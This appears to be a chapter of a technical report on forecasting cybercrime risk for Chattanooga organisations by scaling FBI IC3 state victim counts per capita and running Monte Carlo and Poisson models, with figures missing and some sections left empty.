The Chattanooga Police Department, like other departments of the City of Chattanooga, participate in an open data project. Anonymonized crime reports are provided to the public in a manner that lets us track by approximate region of the city and by category of crime. We chose to do this because we recognized some crimes would be reported to local police that were not reported to federal authorities. Some crimes, such as physical break-ins, were more likely to be handled by local police. Since the systems involved are in-scope for physical damage, we felt the Chattanooga Police Department's open data would be the best public source for supporting criminal threat forecasts for events like burglary from a vehicle. Some of the crime categories, such as extortion or threats against a person, could be reported to either federal IC3 or local police; the nature of the threats might be different; but, there may be more direct physical threats reported to local police; there is no formal mimetic analysis that would shuttle a threatening complaint to one law enforcement agency or another. Meanwhile, some locally policed crimes may focus upon: employees, facility

safeguards, loss of computer equipment in public, loss of computer equipment by theft from facilities or vehicles, and so on.

As we examine the data from the public data sources and we feel that the reported rates are less than our experience would justify, we have to recognize that there may be shortcomings in the reported data. Perhaps we would do well to scale the rates up to meet our experience. However, those arbitrary inflations would damage the validity of our academic risk calculations. So, for the time being, we leave the inflation or deflation of the end results for the reader as a localized adjustment. Since our main goal is to show a method for determining the risks through the reported data, it could be argued that the exact numbers are less relevant than the demonstrated methods.

Limitations Imposed by Federal Law Enforcement in Tennessee

During our research, one shocking fact came to light. At the Cybersecurity Summit conference in Nashville, TN in 2023, Derek Rousseau, a Special Agent from the FBI Nashville Cyber Squad, presented and answered a Q&A. To our surprise, the special agent answered a direct question, How much money needs to be at stake for the Federal Bureau of Investigation (FBI) to get involved in a cybercrime? His answer was that the US Attorney in Nashville wanted to see at least $100,000 in damage for domestic crimes or $400,000 in damage for international crimes. For damage amounts below that, it was not effective to devote an FBI special agent to investigate the crime. As a result, the special agent encouraged the reporting of smaller crimes so that cases could be aggregated against a suspect to levels that merited federal investigation and prosecution. Later, as we compare IC3 crime data, we'll see that many of the annual totals are below these limits. This suggests that the US is prosecuting only a fraction of those reported crimes that affect the population.

Limitations Derived from Reporting

Another limitation on our projections arises from the voluntary nature of the reporting. Since victims or defenders need to advise the IC3 of a security event, only those who follow through with the voluntary reporting actions will get counted. Commercial defenders will see that in their experience only a small number of daily cybersecurity events will seem worthy to report to federal law enforcement; the scope of true attacks would seem through those anecdotes to be much greater than the reported numbers. Since all of the reports are likely to be initiated by those who speak up, we cannot escape the experimental design problems associated with a convenience sample when using IC3 data for our statistics.

As we've seen and will see, the grouping of those reports does not match our experimental needs. States and nations are simply too large to be of practical benefit to defenders. Most small businesses and organizations will need the value of public information; commercial vendors can provide similar data for a fee; we need the free data, but we need to tailor it down to the size of a defending organization to apply it realistically to risk assessments for cybersecurity defense.

3.1.7 Significance of the Project

We hope to take the mystery out of public statistics for cybersecurity use. We want to provide the types of workshop examples we've seen locally in open data workshops [6] but in technical note form. Ideally, readers should be able to follow these notes and then craft their own projects for forecasting cybersecurity risk using publicly available data sources.

3.2 Literature Review

3.2.1 Overview of Existing Solutions or Approaches


3.2.2 Comparisons of Technologies or Frameworks

3.2.3 Gaps in the Literature

We haven't found many examples outside of college classrooms that allow readers to follow the extrapolation process and formulate their own forecasts for cybersecurity risks. While there are excellent books on the topics of statistics and cybersecurity, we havent' found works that took public data like this and used it for other purposes.

In our hometown of Chattanooga, there have been public non-profit efforts to use open data in workshops that are free and open to the public. Most of the data sets used for those activities are part of local government's participation in an open data initiative. [7] By working through Jupyter notebooks and group discussions, participants might learn more about public bicycle rental use, for example. Our interests, meanwhile, lay firmly within the cybersecurity realm.

3.3 Methodology



Statistic	Value
Count	7
Minimum	429.0
Q1	498.5
Median	697.0
Q3	728.0
Maximum	903.0
Mean	640.3
IQR	69.5

Fig. 3.3: Seven year summary of Personal Data Breaches in Tennessee reported to IC3.

We took cybercrime data from a seven year span of IC3 publications. The annual reports for the nation and for each state showed a count of victims per category of cybercrime. The US FBI defined each category for their report. We put that data into a matrix, organized by year and category of crime.

Each state we chose got its own matrix. We noticed that three states typically had high counts of crime; they were: California, Texas, and Florida. We noticed that US territories, like American Samoa, US Virgin Islands, and Puerto Rico, were reported also as if they were a state. These smaller areas with lower populations also showed lowed low counts of cybercrime. We chose these high crime areas (e.g. California) and low crime areas (e.g. American Samoa) as our guides for choosing maximum and minimum limits. Our desired target areas were chosen by the target's home state; our intial runs included Chattanooga, Tennessee.

3.3.1 Using State Data to Forecast a Company's Data

Our main data sets are provided in the public interest; they're based on large units of people like states and nations. As system operators, we have a much smaller interest; we're interested in company sized elements. Instead of being concerned

with the cybercrime fate of over 300 million Americans or 9 million Tennesseans, we are probably more interested in what might happen to 100 stakeholders.

To smooth out the counts of cybercrime into rates, we adjusted these state victim counts per capita. We chose the US Census reports for those years to be the population values of the states. This would provide us with a per capita rate of cybercrime based on the chosen state which represented the chosen limit or target in the distribution.

Formally, we note this process below as shown in Figure 3.4. R represents our result. N_t represents our constant for target sample population and is used for multiplying the rate to scale it to match the population of the target. t represents our starting year for the sample from IC3 and coordinates the rows until it progresses to the final year chosen which is denoted by n. i represents our chosen category index of cybercrime. j represents our year index and is built with t until it progresses to the final year of the sample denoted by n. P_j represents the population of the target city at year j, drawn from matrix P.

$$R_j = N_t \sum_{j=t}^{t+6} \frac{X_{j,i}}{P_j}, \quad \text{where } X_{j,i} = \begin{cases} M_{j,i} & \text{if victim count} \\ V_{j,i} & \text{if victim impact} \\ S_{j,i} & \text{if suspect count} \\ D_{j,i} & \text{if suspect impact} \end{cases}$$

Fig. 3.4: Notation for the statistical calculation of the security event matrix adjusted for per-capita rates of incidence.

Five matrices inform this calculation. The first, P as shown in Figure 3.5, records the target city population for each year of the sample as a single column.

$$P = \text{Years} \begin{cases} t \\ \vdots \\ j \\ \vdots \\ n \end{cases} \begin{bmatrix} \overbrace{}^{\text{Population}} \\ p_t \\ \vdots \\ p_j \\ \vdots \\ p_n \end{bmatrix}$$

Fig. 3.5: Structure of the sample population matrix indexed by year.

The second matrix, M as shown in Figure 3.6, organises the raw cybercrime counts from IC3 by category and year, where each entry $a_{j,i}$ is a count that will be adjusted to a per-capita rate.

$$M = \text{Years} \begin{Bmatrix} t \\ \vdots \\ j \\ \vdots \\ n \end{Bmatrix} \begin{bmatrix} \overbrace{\phantom{a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m}}}^{\text{Victim Counts by Categories}} \\ a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m} \\ \vdots \ddots \vdots \ddots \vdots \ddots \vdots \\ a_{j,1} \cdots a_{j,2} \cdots a_{j,i} \cdots a_{j,m} \\ \vdots \ddots \vdots \ddots \vdots \ddots \vdots \\ a_{n,1} \cdots a_{n,2} \cdots a_{n,i} \cdots a_{n,m} \end{bmatrix}$$

Fig. 3.6: Structure of the security event matrix for victim counts by cybercrime categories indexed by year.

The third matrix, V as shown in Figure 3.7, organises the victim impact in USD from IC3 by category and year, where each entry $a_{j,i}$ is a count that will be adjusted later to a per-capita rate.

$$V = \text{Years} \begin{Bmatrix} t \\ \vdots \\ j \\ \vdots \\ n \end{Bmatrix} \begin{bmatrix} \overbrace{\phantom{a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m}}}^{\text{Victim Impacts by Categories}} \\ a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m} \\ \vdots \ddots \vdots \ddots \vdots \ddots \vdots \\ a_{j,1} \cdots a_{j,2} \cdots a_{j,i} \cdots a_{j,m} \\ \vdots \ddots \vdots \ddots \vdots \ddots \vdots \\ a_{n,1} \cdots a_{n,2} \cdots a_{n,i} \cdots a_{n,m} \end{bmatrix}$$

Fig. 3.7: Structure of the security event matrix for victim impacts, as in dollars of damage, by cybercrime categories indexed by year.

The fourth matrix, S as shown in Figure 3.8, organises the count of suspects from IC3 by category and year. Each entry $a_{j,i}$ helps us to understand how many suspects are operating within an area of concern. This is a count that will be adjusted later to a per-capita rate.

$$S = \text{Years} \begin{Bmatrix} t \\ \vdots \\ j \\ \vdots \\ n \end{Bmatrix} \begin{bmatrix} \overbrace{\phantom{a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m}}}^{\text{Suspect Counts by Categories}} \\ a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots & \ddots & \vdots \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots & \ddots & \vdots \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

Fig. 3.8: Structure of the security event matrix for suspect counts by cybercrime categories indexed by year. These counts consider the number of actors who engage victims in a given area.

The fifth matrix, D as shown in Figure 3.9, organises the damages attributed by suspects in USD from IC3 by category and year, where each entry $a_{j,i}$ is a count that will be adjusted later to a per-capita rate. This helps us to understand rates of effective impact, per suspect, in a given area.

$$D = \text{Years} \begin{Bmatrix} t \\ \vdots \\ j \\ \vdots \\ n \end{Bmatrix} \begin{bmatrix} \overbrace{\phantom{a_{t,1} \cdots a_{t,2} \cdots a_{t,i} \cdots a_{t,m}}}^{\text{Suspect Damage by Categories}} \\ a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots & \ddots & \vdots \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots & \ddots & \vdots \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

Fig. 3.9: Structure of the security event matrix for suspect damage, in dollars by perpetrators, by cybercrime categories indexed by year. This tally helps us understand how damaging each actor is to victims.

We apply these matrices to the formula shown in Figure 3.4. The entries $a_{j,i}$ are the raw counts taken from the IC3 state-level reports for the chosen source state. Dividing each entry by P_j converts it to a per-capita rate; multiplying by N_t then scales that rate to match the population of the target city. The population values in P provide the year-by-year context for N_t and confirm the representativeness of the scaling. Summing the selected column i of the per-capita-adjusted M across all years yields the final result R.

Table 3.1: Changes to population in Key Areas

Year	American Samoa Population	References	City of Chattanooga Population	References	State of Tennessee Population	References	State of California Population	References
2016	52,245	[8]	177,746	[9]	6,646,010	[10]	39,149,186	[11]
2017	51,586	[12]	179,530	[13]	6,708,799	[14]	39,337,785	[15]
2018	50,908	[16]	181,918	[17]	6,771,631	[18]	39,437,463	[19]
2019	50,209	[20]	182,799	[21]	6,829,174	[22]	39,437,610	[23]
2020	49,751	[24]	181,560	[25]	6,925,619	[26]	39,538,223	[27]
2021	49,225	[28]	181,163	[29]	6,968,351	[30]	39,152,927	[31]
2022	48,342	[32]	184,086	[33]	7,051,339	[34]	39,125,347	[35]

City population based on the US Census reported population for the City of Chattanooga itself. Surrounding satellite cities and unincorporated areas within the Hamilton County, Tennessee, were not included. Population for the State of Tennessee provided perspective on calculated rates in later tables. Population for American Samoa and the State of California were included for perspective on maximum and minimum counts in later tables.

Corporate and Personal Data Breaches

Table 3.2: Projected In-City Victim Counts, City of Chattanooga, Threats to System Intrusion

Year	Data Breach	Personal Data Breach	
2016	1	11	[36]
2017	1	13	[37]
2018	0	18	[38]
2019	0	13	[39]
2020	0	18	[40]
2021	0	19	[41]
2022	1	23	[42]

Counts deduced from IC3 Victim Complaints for Tennessee adjusted for a per-capita rate and then multiplied by the city's population for that year.




Fig. 3.10: We ran a Monte Carlo simulation of 10,000 iterations to spread random instances between confidence intervals taken from means of a seven year sample. We bounded between 0 and 2 possible data breaches over a year.[43] [44]




Fig. 3.11: A Monte Carlo simulation suggests that there is a 50% probability that 0.5 or more data breaches will occur within the sample. This unusual result is because the confidence bounds are between 0 and 1. We interpret this as a 50% probability that one data breach will occur. [45] [46]




Fig. 3.12: We ran a Monte Carlo simulation of 10,000 iterations to spread random instances between confidence intervals taken from means of a seven year sample. We set a lower bound that the breach would cost at $0. We set an upper bound that the breach would cost $33,527.27.[47] [48]




Fig. 3.13: A Monte Carlo simulation suggests that there is a 90% probability that data breaches will cost $3,576 or more in a year. There is a 50% likelihood that they will cost $16,731 or more in a year. There is a 10% chance that they will cost $29,778 or more in a year. [49] [50]

Fig. 3.14: A Monte Carlo simulation suggests that there is a 90% probability that 8 or more Personal Data Breaches will occur within the sample. There is a 50% likelihood that 17 or more will occur. There is a 10% chance that 26 or more will occur. [51] [52]




Fig. 3.15: A Monte Carlo simulation suggests that there is a 90% probability that Personal Data Breaches will cost $10,362 or more in a year. There is a 50% likelihood that they will cost $52,724 or more in a year. There is a 10% chance that they will cost $94,876 or more in a year. [53] [54]

Threats to System Intrusion

Table 3.3: Projected In-City Victim Counts, City of Chattanooga, Threats to System Intrusion

Year	Malware	Phishing	Ransomware	
2016	1	7	1	[55]
2017	1	9	0	[56]
2018	0	8	0	[57]
2019	1	8	0	[58]
2020	0	9	0	[59]
2021	0	11	1	[60]
2022	0	7	0	[61]

Counts deduced from IC3 Victim Complaints for Tennessee adjusted for a per-capita rate and then multiplied by the city's population for that year.




Fig. 3.16: The Monte Carlo simulation determined that there would be a 50% chance of malware. [62] [63]




Fig. 3.17: A Monte Carlo simulation suggests that there is a 90% probability that malware will cost $63 or more in a year. There is a 50% likelihood that they will cost $322 or more in a year. There is a 10% chance that they will cost $585 or more in a year. [64] [65]




Fig. 3.18: The Monte Carlo simulation determined that there would be a 90% chance of 3 or more indexphishing phishing events. There was a 50% chance of 7 or more indexphishing phishing events. There was a 10% chance of 11 or more events. [66] [67]




Fig. 3.19: A Monte Carlo simulation suggests that there is a 90% probability that phishing events will cost $4003 or more in a year. There is a 50% likelihood that they will cost $19,873 or more in a year. There is a 10% chance that they will cost $36,397 or more in a year. [68] [69]

Threats to Personnel

Table 3.4: Projected In-City Victim Counts, City of Chattanooga, Threats to Personnel

Year	Crimes Against Children	Extortion	Threats, Stalking, Harassment, and Terrorism	
2016	0	9	7	[70]
2017	0	7	6	[71]
2018	0	20	7	[72]
2019	0	19	5	[73]
2020	1	31	6	[74]
2021	0	0	4	[75]
2022	1	18	0	[76]

Counts deduced from IC3 Victim Complaints for Tennessee adjusted for a per-capita rate and then multiplied by the city's population for that year. Threats, stalking, and harrassment counts were combined with terrorism because the mechanisms were similar.




Fig. 3.20: The Monte Carlo simulation determined that there would be no reasonable chance of crimes against children in this sample. [77] [78]




Fig. 3.21: Since the Monte Carlo simulation determined that there would be no reasonable chance of crimes against children in this sample, we can see that there would be no financial impact. [79] [80]

Threats to Theft of Data Via Network

Table 3.5: Projected In-City Victim Counts, City of Chattanooga, Theft of Data Via Network

Year	Intellectual Property Rights (IPR) and Counterfeit	Identify Theft	Business Email Compromise (BEC)	
2016	1	7	4	[81]
2017	1	8	4	[82]
2018	0	10	7	[83]
2019	1	7	8	[84]
2020	1	10	6	[85]
2021	1	13	8	[86]
2022	0	14	10	[87]

Counts deduced from IC3 Victim Complaints for Tennessee adjusted for a per-capita rate and then multiplied by the city's population for that year.

3.3.2 Methodology for Monte Carlo Simulations in Excel

We chose IC3 crime data from American Samoa to act as our 10% confidence limit. We chose data from Californiz to act as our 90% confidence limit. We set those limits by looking at seven year spans of crime data and taking the median. This means we would be likely to have observations above and below the limits, but that the limits themselves would have a basis in observation. We input and processed the data as follows:

- We imported the data fromIC3 crime tables
- We calculated counts and costs for Chattanooga, American Samoa, and California.
- We imported a Uniform distribution table from the Monte Carlo Toolkit.
- We set median summary counts from American Samoa as our 10% interval.
- We set median summary counts from California as our 90% interval.
- We accepted the Monte Carlo percentages and exceedence curves.

3.4 Analysis

3.4.1 Using Nation or State Data as a Control for Smaller Forecasts

If we apply unadjusted for sample size counts limited to a one-year basis, we could use a Poisson distribution as shown in Figure 3.22.

$$X_{j,i} = \begin{cases} M_{j,i} & \text{if victim count} \\ V_{j,i} & \text{if victim impact} \\ S_{j,i} & \text{if suspect count} \\ D_{j,i} & \text{if suspect impact} \end{cases}$$

$$Y_i = \sum_{j=t}^{t+6} X_{j,i}$$

$$Y_i \sim \text{Poisson}(\lambda_i \, E_i)$$

$$R_i = \frac{Y_i}{E_i}$$

Fig. 3.22: Summary of applying Poisson distribution to counts from nation and state data.

This would allow us to feed per-state or national data into the forumla and better understand the relationship of our projections to a larger view. It could help us to understand where our projected sample's forcast would stand against the whole state overall or nationally. This way, we could use the state and national data as controls for understanding the context of our forecast.

$$r_{j,i} = \frac{Y_{j,i}}{P_j}$$

Fig. 3.23: Empirical rate per year

$$Y_i = \sum_{j=t}^{t+6} Y_{j,i} \qquad E_i = \sum_{j=t}^{t+6} P_j$$

Fig. 3.24: Aggregated count and exposure over historical window

$$\bar{r}_i = \frac{Y_i}{E_i} = \frac{\sum_{j=t}^{t+6} Y_{j,i}}{\sum_{j=t}^{t+6} P_j}$$

Fig. 3.25: Directly standardized (weighted mean) rate

$$Y_i \sim \text{Poisson}(\bar{r}_i \cdot E_i)$$

Fig. 3.26: Poisson model for the aggregated count

$$\bar{r}_i \pm 1.96\sqrt{\frac{\bar{r}_i}{E_i}}$$

Fig. 3.27: Approximate 95% confidence interval for the rate

$$\hat{R}_i \in \left[\bar{r}_i - 1.96\sqrt{\frac{\bar{r}_i}{E_i}},\ \bar{r}_i + 1.96\sqrt{\frac{\bar{r}_i}{E_i}}\right]$$

Fig. 3.28: Forecast evaluation: is the forecast within the control band?

3.5 Discussion

